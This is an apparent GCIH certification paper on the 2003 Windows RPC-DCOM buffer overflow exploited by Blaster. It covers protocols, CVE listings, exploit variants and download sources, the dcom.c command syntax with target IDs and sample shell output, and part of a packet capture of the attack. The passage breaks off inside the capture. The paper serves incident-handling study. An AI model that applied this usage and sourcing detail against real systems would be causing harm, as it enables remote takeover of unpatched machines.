RPC-DCOM Vulnerability & Exploit

(CVE # CAN-2003-0352)

GCIH Practical 2.1a
Option 2

Brian K. Porter, GSEC

November 2, 2003

Table of Contents

This paper discusses a vulnerability within the RPC-DCOM implementation of most Windows operating systems, provides details on a specific exploit which has been released, and finally provides steps to mitigate the vulnerability. The vulnerability was made public on July 16, 2003 and an exploit was available by July 25th. On August 2nd a backdoor trojan was discovered in the wild and on August 11th the worm known as "Blaster" or "Lovsan" was discovered. Due to the large number of operating systems affected and the simple nature of the exploit, defending against this vulnerability is critical.

Targeted Ports

The common ports for Remote Procedure Call (RPC) are 135, 139 and 445 - although services and protocols that utilize RPC can be available on various other ports as well. The table below provides standard service names and descriptions for each port as defined by the Internet Assigned Numbers Authority (IANA).

IANA Port Assignments

Port	*Keyword*	*Description*
135 TCP/UDP	epmap	DCE endpoint resolution
139 TCP/UDP	netbios-ssn	NETBIOS Session Service
445 TCP/UDP	microsoft-ds	Microsft-ds

Source: IANA http://www.iana.org/assignments/port-numbers

These ports are commonly used within Microsoft Windows based networks. The specific service targeted by the RPC-DCOM exploit is the Remote Procedure Call service. Although these ports are most commonly associated with Windows services and applications, there are also Unix/Linux services which use the same ports. The table below provides an overview of some of the more common services associated to the affected ports.

Common Services for Ports 135, 139 & 445

TCP	UDP	Description
135		DCE endpoint resolution
135		Location Service
135		Windows Client/Server Communication
139; 445	445	Windows Common Internet File System (CIFS)
135	135	Windows DCOM (SCM uses udp/tcp to dynamically assign ports for DCOM)
135		Windows DHCP Manager
139		Windows DNS Administration
135		Windows Exchange Administrator
135		Windows RPC
139		Windows File shares session
139	(137;138)	Windows Login Sequence
139		Windows NetBT service sessions
139	(137;138)	Windows Pass Through Verification
139		Windows Printer sharing session
135		Windows RPC user manager, service manager, port mapper
135	135	Windows SCM used by DCOM
139		Windows SQL session
135		Windows SQL session mapper
135		Windows WINS Manager

Source: Microsoft TechNet "TCP and UDP" Port Assignments

Note that as many of the services relate to Windows networking, disabling access to the ports on a LAN (Local Area Network) could negatively impact the connected computers. In a Windows environment port 135, which is the main port targeted by the dcom.c exploit, is used to dynamically provide locations or ports of RPC services being requested. This can be compared to the RPC Portmapper within Unix environments. Other notable services which utilize port 135 follow:











Windows Client/Server Communication – which allows messages to be relayed from one Windows computer to another. The Windows messenger service operates on port 135 and is often exploited to send "pop-up" "spam" messages to computers with the port exposed to Internet traffic.

WINS (Windows Internet Naming Service) Manager - used to map host names to IP (Internet Protocol) addresses.

DHCP (Dynamic Host Configuration Protocol) Manager – used to dynamically assign IP addresses to hosts connecting to the network.

Top Attacked Ports for August 2003

The graphic below represents the top ten attacked ports based on reports from the various networks who contribute statistics to the Internet Storm Center. A report of an attack constitutes a packet which is dropped by the reporting firewall or intrusion detection system (IDS). As you can see below TCP ports 135, 139 and 445 are all included in the top ten. In addition port 135, which is most commonly used with this exploit, holds the top position. The MS Blaster/Lovsan worm, a variant of the DCOM exploit, accounts for the sharp increase in attacks shown in the 30 day history graph for port 135.

Service Name	Port Number	30 day history	Explanation
epmap	135		DCE endpoint resolution
www	80		World Wide Web HTTP
ms-sql-m	1434		Microsoft-SQL-Monitor
rtsp	554		Real Time Stream Control Protocol
netbios-ns	137		NETBIOS Name Service
sunrpc	111		portmapper rpcbind
SubSeven	27374		[trojan] SubSeven
microsoft-ds	445		Win2k+ Server Message Block
ftp	21		File Transfer [Control]
netbios-ssn	139		NETBIOS Session Service

Top ports attacked August 2003 according to SANS Internet Storm Center 9/1/2003.
http://isc.sans.org/top10.html

Target Service: Remote Procedure Call (RPC)
The Remote Procedure Call is an application level protocol used to facilitate communication between two machines on a network. RPC uses the client/server model of communication where the requesting machine is considered the client and the machine servicing the request is considered the server. Since RPC operates at the application layer of the OSI model it is not concerned with the details of the underlying network. A runtime program exists on both the client and server computers which has knowledge of the underlying network and manages the transmission of the RPC request across the network. The RPC-DCOM interface accessible via port 135 is used to provide the location of DCOM services to clients making associated requests. Having the service dynamically provide the location or port of the requested DCOM service is intended to simplify the process by providing a single point of access for initial requests. This prevents the requesting application/client from having to know the specific access point when the original call is made.
In the context of this exploit, RPC traffic is transmitted at the transport layer of the network via the Transmission Control Protocol (TCP).

TCP is a connection oriented protocol which ensures data is transmitted successfully. TCP connections are established by way of a “three-way handshake”, which is illustrated below.

1. Computer A	---------> SYN -------->	Computer B
2. Computer A	<----- SYN/ACK <-----	Computer B
3. Computer A	---------> ACK -------->	Computer B

Computer A sends a packet to Computer B with a SYN (synchronize) flag, indicating it would like to establish a connection on the specified port (port 135 as related to the dcom.c exploit). Computer B accepts the connection and replies to Computer A with a packet which includes both SYN and ACK (acknowledge) flags. Finally Computer A completes the connection and the three-way handshake by sending a packet with the ACK flag set.

TCP ensures the reliable transmission of information by managing the way in which the data is divided and packaged into packets when being sent, and then reassembled in the correct order on the receiving end. The accurate reassembly of packets is made possible by the use of sequence numbers. The sequence numbers provide an order for which each packet should be reassembled to ensure accuracy. This contrasts UDP (User Datagram Protocol), another transport layer protocol, which generally provides faster transmission of data but sacrifices reliability by not managing the accurate reassembly of received packets. In addition, UDP is connectionless which means that packets are sent across the network to the receiving host without the prior establishment of a connection (the three-way handshake in the case of TCP). The diagram below represents the composition of a TCP packet. Note the portion for identifying the sequence number, which as mentioned earlier is used to accurately reassemble TCP packets. The packet also provides information on the source and destination ports being used for the connection. The actual source and destination addresses are managed within the IP packet.

Diagram of a TCP Packet

<table>
<tr><td colspan="3">Source Port</td><td>Destination Port</td></tr>
<tr><td colspan="4">Sequence number</td></tr>
<tr><td colspan="4">Acknowledgment Number</td></tr>
<tr><td>Data Offset</td><td>Reserved</td><td>Flags</td><td>Window</td></tr>
<tr><td colspan="3">Checksum</td><td>Urgent Pointer</td></tr>
<tr><td colspan="4">Options</td></tr>
<tr><td colspan="4">Data</td></tr>
</table>


This happens on top of the Internet Protocol (IP) which manages the actual sending and routing of packets across the network. IP is a connectionless protocol and doesn't ensure the accurate delivery of packets. If an IP packet can not be delivered, generally an ICMP packet will be returned to the sender notifying of the error. Ensuring reliability, again, is managed by a higher level protocol such as TCP. Below is a diagram which outlines the composition of an IP packet, including the source and destination addresses mentioned earlier.

Diagram of an IP Packet

<table>
<tr><td>Version</td><td>IHL</td><td>Type of Service</td><td colspan="2">Total Length</td></tr>
<tr><td colspan="3">Identification</td><td>Flags</td><td>Fragment Offset</td></tr>
<tr><td colspan="2">Time-to-live</td><td>Protocol</td><td colspan="2">Header checksum</td></tr>
<tr><td colspan="5">Source Address</td></tr>
<tr><td colspan="5">Destination Address</td></tr>
<tr><td colspan="5">Options</td></tr>
<tr><td colspan="5">Data</td></tr>
</table>

The figure below represents the relationship between the RPC/DCOM, TCP and IP protocols. Note how each protocol is encapsulated by the protocol which lies beneath it within the stack.

Protocol Stack with RPC



RPC Vulnerabilities

The majority of vulnerabilities related to RPC have been related to buffer overflows to gain control of the victim machine or specially crafted requests which cause some level of denial of service (DoS). This specific exploit and most of the others capitalize on weaknesses in the specific implementations as opposed to a general weakness in the protocol or specification. The various buffer overflow vulnerabilities are specific to the coding and implementation of the service. Ensuring secure coding practices, like checking/limiting all input being returned to the application, would prevent the buffer overflows without having any affect on the functionality of the protocol or service. The table below provides statistics on the specific type of vulnerability for all vulnerabilities cataloged within the ICAT metabase maintained by NIST.

Vulnerability Statistics

Vulnerability Type	2003	2002	2001	2000
Input Validation Error	441 (51%)	661 (51%)	745 (49%)	359 (36%)
- Boundary Condition Error	66 (8%)	22 (2%)	51 (3%)	66 (7%)
- **Buffer Overflow**	**200 (23%)**	**288 (22%)**	**316 (21%)**	**190 (19%)**
Access Validation Error	80 (9%)	121 (9%)	125 (8%)	168 (17%)
Exceptional Condition Error	139 (16%)	117 (9%)	146 (10%)	119 (12%)
Environment Error	3 (0%)	10 (1%)	36 (2%)	19 (2%)
Configuration Error	43 (5%)	67 (5%)	74 (5%)	82 (8%)
Race Condition	16 (2%)	22 (2%)	50 (3%)	21 (2%)
Design Error	253 (29%)	407 (31%)	399 (26%)	166 (17%)
Other	9 (1%)	2 (0%)	8 (1%)	14 (1%)

Source: ICAT Metaabse by NIST http://icat.nist.gov/icat.cfm?function=statistics

Note that buffer overflow based vulnerabilities account for a total of 23% of the vulnerabilities cataloged for 2003 and that the percentage has been steadily increasing since 2000. One could conclude that educating developers to improve their code and prevent buffer overflows could eliminate nearly one quarter of the vulnerabilities discovered each year.

Listed below are some of the more recent vulnerabilities cataloged by the Common Vulnerabilities and Exposures (CVE) web site which relate to RPC. CVE candidate CAN-2003-0352 references the vulnerability discussed in this paper. Again, you'll notice the large numbers of issues related to buffer overflows and other coding errors.

CVE Number	***Description***
CAN-2003-0528	Heap-based buffer overflow in the Distributed Component Object Model (DCOM) interface in the RPCSS Service allows remote attackers to execute arbitrary code via a malformed RPC request with a long filename parameter, a different vulnerability than CAN-2003-0352 (Blaster/Nachi) and CAN-2003-0715.
CAN-2003-0813	A multi-threaded race condition in the Windows RPC DCOM functionality with the MS03-039 patch installed allows remote attackers to cause a denial of service (crash or reboot) by causing two threads to process the same RPC request, which causes one thread to use memory after it has been freed, a different vulnerability than CAN-2003-0352 (Blaster/Nachi), CAN-2003-0715, and CAN-2003-0528, and as demonstrated by certain exploits against those vulnerabilities.
CAN-2003-0715	Heap-based buffer overflow in the Distributed Component Object Model (DCOM) interface in the RPCSS Service allows remote attackers to execute arbitrary code via a malformed DCERPC DCOM object activation request packet with modified length fields, a different vulnerability than CAN-2003-0352 (Blaster/Nachi) and CAN-2003-0528.
CAN-2003-0605	The RPC DCOM interface in Windows 2000 SP3 and SP4 allows remote attackers to cause a denial of service (crash), and local attackers to use the DoS to hijack the epmapper pipe to gain privileges, via certain messages to the __RemoteGetClassObject interface that cause a NULL pointer to be passed to the PerformScmStage function.

CVE Number	*Description*
CAN-2003-0464	The RPC code in Linux kernel 2.4 sets the reuse flag when sockets are created, which could allow local users to bind to UDP ports that are used by privileged services such as nfsd.
CAN-2003-0352	**Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message.**
CAN-2003-0252	Off-by-one error in the xlog function of mountd in the Linux NFS utils package (nfs-utils) before 1.0.4 allows remote attackers to cause a denial of service and possibly execute arbitrary code via certain RPC requests to mountd that do not contain newlines.
CAN-2003-0033	Buffer overflow in the RPC preprocessor for Snort 1.8 and 1.9.x before 1.9.1 allows remote attackers to execute arbitrary code via fragmented RPC packets.
CAN-2003-0003	Buffer overflow in the RPC Locator service for Microsoft Windows NT 4.0, Windows NT 4.0 Terminal Server Edition, Windows 2000, and Windows XP allows local users to execute arbitrary code via an RPC call to the service containing certain parameter information.
CAN-2002-1561	The RPC component in Windows 2000, Windows NT 4.0, and Windows XP allows remote attackers to cause a denial of service (disabled RPC service) via a malformed packet to the RPC Endpoint Mapper at TCP port 135, which triggers a null pointer dereference.
CAN-2002-1265	The Sun RPC functionality in multiple libc implementations does not provide a time-out mechanism when reading data from TCP connections, which allows remote attackers to cause a denial of service (hang).
CAN-2002-1141	An input validation error in the Sun Microsystems RPC library Services for Unix 3.0 Interix SD, as implemented on Microsoft Windows NT4, 2000, and XP, allows remote attackers to cause a denial of service via malformed fragmented RPC client packets, aka "Denial of service by sending an invalid RPC request."
CAN-2002-1140	The Sun Microsystems RPC library Services for Unix 3.0 Interix SD, as implemented on Microsoft Windows NT4, 2000, and XP, allows remote attackers to cause a denial of service (service hang) via malformed packet fragments, aka "Improper parameter size check leading to denial of service."

Source: Common Vulnerabilities and Exposures http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=RPC

Exploit Details

Exploit Name:
Name: dcom.c – This is the base code which executes the RPC buffer overflow and opens a command shell listening on port 4444.

Advisories:
CVE: CAN-2003-0352
CERT Advisory: CA-2003-16
CERT Vulnerability Note: VU#568148
Microsoft Security Bulletin: MS03-026

Variants:
msblast.exe (MS Blast/Blaster/Lovsan)
dcomrpc.c
DComExpl_UnixWin32.zip
07.30.dcom48.c
30.07.03.dcom.c
0x82-dcomrpc_usemgret.c
oc192-dcom.c
dcomworm.zip
Poc.c.txt

Systems Affected:
- ✔ Microsoft Windows Server 2003, 64-Bit Enterprise Edition
- ✔ Microsoft Windows Server 2003, Enterprise Edition
- ✔ Microsoft Windows Server 2003, Standard Edition
- ✔ Microsoft Windows XP Professional
- ✔ Microsoft Windows XP Home Edition
- ✔ Microsoft Windows XP Media Center Edition
- ✔ Microsoft Windows XP Tablet PC Edition
- ✔ Microsoft Windows 2000 Advanced Server
- ✔ Microsoft Windows 2000 Professional
- ✔ Microsoft Windows 2000 Server
- ✔ Microsoft Windows NT Server 4.0
- ✔ Microsoft Windows NT Server 4.0 Terminal Server Edition
- ✔ Microsoft Windows NT Workstation 4.0
- ✔ Nortel Symposium including TAPI ICM
- ✔ Nortel CallPilot
- ✔ Nortel Business Communications Manager
- ✔ Nortel International Centrex-IP
- ✔ Nortel Periphonics with OSCAR Speech Server

Note: The Nortel products listed above are vulnerable due to the embedded Windows operating system which they utilize. Other vendor's systems which use embedded versions of the Windows operating system may also be affected.

Protocols & Services Used by dcom.c:
RPC – Remote Procedure Call
DCOM – Distributed Component Object Model
TCP – Transmission Control Protocol
(Other protocols such as Internet Protocol (IP) are involved but are not used directly by the exploit)

Exploit Brief Description:
This exploit takes advantage of a buffer overflow in a Distributed Component Object Model interface within the Remote Procedure Call mechanism of many Windows operating systems. By sending a specially crafted RPC request to port 135 this exploit overflows the buffer and returns instructions to the stack which then launches a command shell (with system privileges) listening on port 4444 of the victim's machine.

Overview of Variants:
Below are several variants of the dcom.c exploit. Most have attempted to improve on the original exploit by adding compatibility for additional variants of Windows operating systems or by adding worm/scanning functionality. Code for all variants, excluding msblast.exe, is available at http://www.packetstormsecurity.com. The msblast.exe is currently available via http://www.trustmatta.com/downloads/msblast.exe.

Variant Name	*Description*
msblast.exe (MS Blast, Blaster, Lovsan)	Worm which uses the dcom.c exploit but also propagates by scanning for vulnerable hosts and then uses TFTP to transfer itself to machines it has compromised. (To date the most prolific variant)
dcomrpc.c	Original exploit released by Xforce. Very similar to dcom.c but only appears to support Chinese versions of Windows 2000 SP3, SP4 and the English version of Windows XP SP1.
DComExpl_UnixWin32.zip	Compressed .zip file which contains dcom.c and a compiled Win32 binary "DComExploit.exe".
07.30.dcom48.c	dcom.c variant which includes over 48 targets for various Windows operating systems.


Variant Name	***Description***
30.07.03.dcom.c	dcom.c variant which added support for German versions of Windows 2000 SP3, SP4 and XP SP1.
0x82-dcomrpc_usemgret.c	This version of the DCOM remote exploit uses a magic return address.
oc192-dcom.c	RPC DCOM remote Windows exploit. Includes 2 universal targets, 1 for Windows 2000, and 1 for Windows XP, which should work regardless of service pack. This exploit also uses ExitThread in its shellcode to prevent the RPC service from crashing upon successful exploitation. In addition it also has several other options including definable bindshell and attack ports.
dcomworm.zip	Includes vdcom.c, a dcom.c variant which supports 48 versions of Windows, and scan.c which will scan ranges of IP addresses for vulnerable hosts which it then attempts to exploit.
Poc.c.txt	Yet another version of the remote exploit for DCOM. This one includes over 20 targets for Windows variants.

Information compiled from http://www.packetstormsecurity.org as of August 10, 2003.

Protocol Description (RPC & DCOM):

The Remote Procedure Call is a protocol which allows one computer on a network to call a procedure located on another remote computer, without having to be concerned with the details of the network which connects the two. This is one implementation of the client/server model of communication. Microsoft explains RPC as "an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system."[1]

1 http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp?frame=true&hidetoc=true




RPC Model
(http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp)

The diagram above illustrates the remote procedure call architecture. Following is a brief overview of the process.

- In this model the client application calls a client stub procedure which is compiled and linked with the client application.
- The client stub receives and translates the parameters passed from the client application and then calls functions within the client run-time library in order to send the request to the server.
- The server's run-time library accepts the requests and passes the information to the server stub, which translates the data to a format which the server understands.
- The server stub then calls the actual procedure on the server. The procedure then passes the return data to the server stub where it's converted to a format acceptable for transmission over the network.
- The server's run-time library then transmits the data across the network where it is received by the client's run-time library.
- The client run-time library then passes the data to the client stub where the data is converted to a format acceptable for the client.
- This data is then returned to the client application as if it had been executed solely on the local machine.

The Distributed Component Object Model was designed by Microsoft to allow client objects on a network to request services from server objects on a network. DCOM can be loosely compared to other similar models such as CORBA (Common Object Request Broker Architecture) and SOAP (Simple Object access Protocol) which allow applications to communicate across networks. The diagram below provides an overview of the DCOM architecture.



DCOM Architecture (http://msdn.microsoft.com/library/en-us/dndcom/html/msdn_dcomtec.asp?frame=true#dcomtec_arch)

Note that DCOM uses the aforementioned RPC protocol to make calls to objects on other computers across the network.

How the Exploit Works:
The exploit is possible due to a vulnerability in an RPC interface implementing DCOM services within Microsoft's Windows operating systems.

Buffer Overflows: The exploit uses a buffer overflow. A buffer overflow is caused when too much data is passed to an application's memory buffer. If the application does not check the amount of data being returned, the data can overflow the buffer. The overflowed data may then be returned to the operating system stack and possibly executed with the privileges of the application. If the application is running with high level root or administrator access then the code being executed can perform tasks which are normally restricted. This could include modifying the operating system, opening command shells, creating user accounts, etc.

This specific buffer overflow is possible due to an unchecked parameter within a DCOM function.

```
CoGetInstanceFromFile

HRESULT CoGetInstanceFromFile(
  COSERVERINFO * pServerInfo,
  CLSID * pclsid,
  IUnknown * punkOuter,
  DWORD dwClsCtx,
  DWORD grfMode,
  OLECHAR * szName,
  ULONG cmq,
  MULTI_QI * rgmqResults
);
```

The “CoGetInstanceFromFile” function above is used to create a new object and initialize it from a file. This function contains a parameter of “szName” which is used to specify the file to be initialized. This parameter is allocated a value of 0x20 (32 bytes) for the filename, however the input is not checked. When a larger value is input, anything beyond the 0x20 space is overflowed and can then be executed on the target system. This is the critical flaw in the DCOM RPC interface which allows the exploit to succeed. By inserting instructions into the data which is overflowed the exploit can cause the operating system to spawn a command shell listening on a specific port. This original release of the dcom.c exploit spawns this shell on TCP port 4444, although subsequent versions allow the attacker to specify the port at the time of execution.


The exploit performs the following steps:

- Connects to TCP port 135 of the victim machine.
- Issues an RPC request for the file “\\servername\c$\123456111111111111111111111111.doc” on the victim's machine, which overflows the buffer.
- Returns instructions to the operating system, via the overflowed buffer, to open a command shell listening on TCP port 4444.
- Connects to shell via port 4444 on the victim's machine.

Diagram of Exploit

Below is a graphical representation of the attack. A more detailed explanation, including actual network packets, is included in the section “Attack Signature of the Exploit”. This diagram represents the three main aspects of the attack (connection, buffer overflow/exploit, command shell on port 4444). The attacker connects using ephemeral ports to the victims TCP ports 135 and then 4444 once the command shell has been spawned.

This entire process completed in less than 1.5 seconds when testing on a local area network.



Exploit Usage
The dcom.c exploit in it's most basic form is run from a command line or shell. Although theoretically it may be possible to exploit this vulnerability without using pre-compiled code, it would be extremely difficult due to the relatively large amount of data that needs to be passed in order to execute the buffer overflow. The exploit requires very little input. The attacker need only to provide the IP address of the target and a number representing the version of Windows being run by the target. This number is used to pass the correct offset when executing the buffer overflow, depending on the operating system being attacked.

Below is the dcom.c syntax as written by H. D. Moore of www.metasploit.com.

```
./dcom <Target ID> <Target IP>
Targets:
          0    Windows 2000 SP0 (english)
          1    Windows 2000 SP1 (english)
          2    Windows 2000 SP2 (english)
          3    Windows 2000 SP3 (english)
          4    Windows 2000 SP4 (english)
          5    Windows XP SP0 (english)
          6    Windows XP SP1 (english)
```

Variations of the exploit may vary slightly in the execution. Some will offer many more options for the target OS version (different service packs, languages, etc.), while others will use a universal offset which is compatible with various releases of the different Windows operating systems. In addition some variations allow the attacker to specify the port the victim machine will listen on after being exploited.

Below is an example of the output generated by the exploit after execution.

```
[root@localhost dcom.c]# ./dcom 5 192.168.0.200
----------------------------------------------------
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Using return address of 0x77e9afe3
- Dropping to System Shell...


Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Note that when using the Unix/Linux version, the exploit actually connects the attacker's shell to port 4444 on the victim. When using the Win32 port of the exploit the attacker is required to manually connect to the shell listening on port 4444 of the victim's machine using a tool such as Netcat[2].

Below is an example of the output generated by the Win32 port of the exploit.

```
C:\tools\dcom>dcomexploit.exe 5 192.168.0.200
----------------------------------------------------
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin LauziΦre <blauziere
[at] altern.org>
- Using return address of 0x77e9afe3
Use Netcat to connect to 192.168.0.200:4444
```

2 Available at http://www.atstake.com/research/tools/network_utilities/

Attack Signature of the Exploit

Network View:
Following is output from a WinDump[3] capture of the exploit traffic. To aid in reading the output the IP address of the machine executing the exploit has been changed to “attacker” and the IP address of the machine being compromised has been changed to “victim”. Notable packets are proceeded by comments explaining the activity.

The first three packets are simply the attacker establishing a TCP connection to the victim on port 135 via the three way handshake.

```
#1        attacker.1044 > victim.135: S 3379527605:3379527605(0) win
5840 <mss 1460,sackOK,timestamp 2838119 0,nop,wscale 0> (DF)
0x0000     4500 003c 31d2 4000 4006 8608 c0a8 00c9  E..<1.@.@.......
0x0010     c0a8 00c8 0414 0087 c96f 7fb5 0000 0000  .........o......
0x0020     a002 16d0 1203 0000 0204 05b4 0402 080a  ................
0x0030     002b 4e67 0000 0000 0103 0300            .+Ng........

#2        victim.135 > attacker.1044: S 2262743413:2262743413(0) ack
3379527606 win 17520 <mss 1460,nop,wscale 0,nop,nop,timestamp 0
0,nop,nop,sackOK> (DF)
0x0000     4500 0040 00eb 4000 8006 76eb c0a8 00c8  E..@..@...v.....
0x0010     c0a8 00c9 0087 0414 86de b975 c96f 7fb6  ...........u.o..
0x0020     b012 4470 e089 0000 0204 05b4 0103 0300  ..Dp............
0x0030     0101 080a 0000 0000 0000 0000 0101 0402  ................

#3        attacker.1044 > victim.135: . ack 1 win 5840
<nop,nop,timestamp 2838120 0> (DF)
0x0000     4500 0034 31d3 4000 4006 860f c0a8 00c9  E..41.@.@.......
0x0010     c0a8 00c8 0414 0087 c96f 7fb6 86de b976  .........o.....v
0x0020     8010 16d0 0062 0000 0101 080a 002b 4e68  .....b.......+Nh
0x0030     0000 0000                                ....
```

The packet below is sent from the attacker to the victim to issue a DCE/RPC bind request.

```
#4        attacker.1044 > victim.135: P 1:73(72) ack 1 win 5840
<nop,nop,timestamp 2838121 0> (DF)
0x0000     4500 007c 31d4 4000 4006 85c6 c0a8 00c9  E..|1.@.@.......
0x0010     c0a8 00c8 0414 0087 c96f 7fb6 86de b976  .........o.....v
0x0020     8018 16d0 b727 0000 0101 080a 002b 4e69  .....'.......+Ni
0x0030     0000 0000 0500 0b03 1000 0000 4800 0000  ............H...
0x0040     7f00 0000 d016 d016 0000 0000 0100 0000  ................
0x0050     0100 0100 a001 0000 0000 0000 c000 0000  ................
0x0060     0000 0046 0000 0000 045d 888a eb1c c911  ...F.....]......
0x0070     9fe8 0800 2b10 4860 0200 0000            ....+.H`....
```

Packet #5 is the victim's acknowledgement response (acceptance) to the attacker's bind request.

```
#5        victim.135 > attacker.1044: P 1:61(60) ack 73 win 17448
<nop,nop,timestamp 1354 2838121> (DF)
```

3 Available at http://windump.polito.it/

```
0x0000      4500 0070 00ef 4000 8006 76b7 c0a8 00c8  E..p..@...v.....
0x0010      c0a8 00c9 0087 0414 86de b976 c96f 7ffe  ...........v.o..
0x0020      8018 4428 d101 0000 0101 080a 0000 054a  ..D(...........J
0x0030      002b 4e69 0500 0c03 1000 0000 3c00 0000  .+Ni........<...
0x0040      7f00 0000 d016 d016 b65c 0000 0400 3133  .........\....13
0x0050      3500 0000 0100 0000 0000 0000 045d 888a  5............]..
0x0060      eb1c c911 9fe8 0800 2b10 4860 0200 0000  ........+.H`....

#6         attacker.1044 > victim.135: . ack 61 win 5840
<nop,nop,timestamp 2838160 1354> (DF)
0x0000      4500 0034 31d5 4000 4006 860d c0a8 00c9  E..41.@.@.......
0x0010      c0a8 00c8 0414 0087 c96f 7ffe 86de b9b2  .........o......
0x0020      8010 16d0 fa6b 0000 0101 080a 002b 4e90  ....k.......+N.
0x0030      0000 054a                                ...J
```

Packets 7 and 8 are the actual RPC request used to execute the buffer overflow.

```
#7         attacker.1044 > victim.135: . 73:1521(1448) ack 61 win 5840
<nop,nop,timestamp 2838160 1354> (DF)
0x0000      4500 05dc 31d6 4000 4006 8064 c0a8 00c9  E...1.@.@..d....
0x0010      c0a8 00c8 0414 0087 c96f 7ffe 86de b9b2  .........o......
0x0020      8010 16d0 bec9 0000 0101 080a 002b 4e90  .............+N.
0x0030      0000 054a 0500 0003 1000 0000 a806 0000  ...J............
0x0040      e500 0000 9006 0000 0100 0400 0500 0600  ................
0x0050      0100 0000 0000 0000 3224 58fd cc45 6449  ........2$X..EdI
0x0060      b070 ddae 742c 96d2 605e 0d00 0100 0000  .p..t,..`^......
0x0070      0000 0000 705e 0d00 0200 0000 7c5e 0d00  ....p^......|^..
0x0080      0000 0000 1000 0000 8096 f1f1 2a4d ce11  ............*M..
0x0090      a66a 0020 af6e 72f4 0c00 0000 4d41 5242  .j...nr.....MARB
0x00a0      0100 0000 0000 0000 0df0 adba 0000 0000  ................
0x00b0      a8f4 0b00 2006 0000 2006 0000 4d45 4f57  ............MEOW
0x00c0      0400 0000 a201 0000 0000 0000 c000 0000  ................
0x00d0      0000 0046 3803 0000 0000 0000 c000 0000  ...F8...........
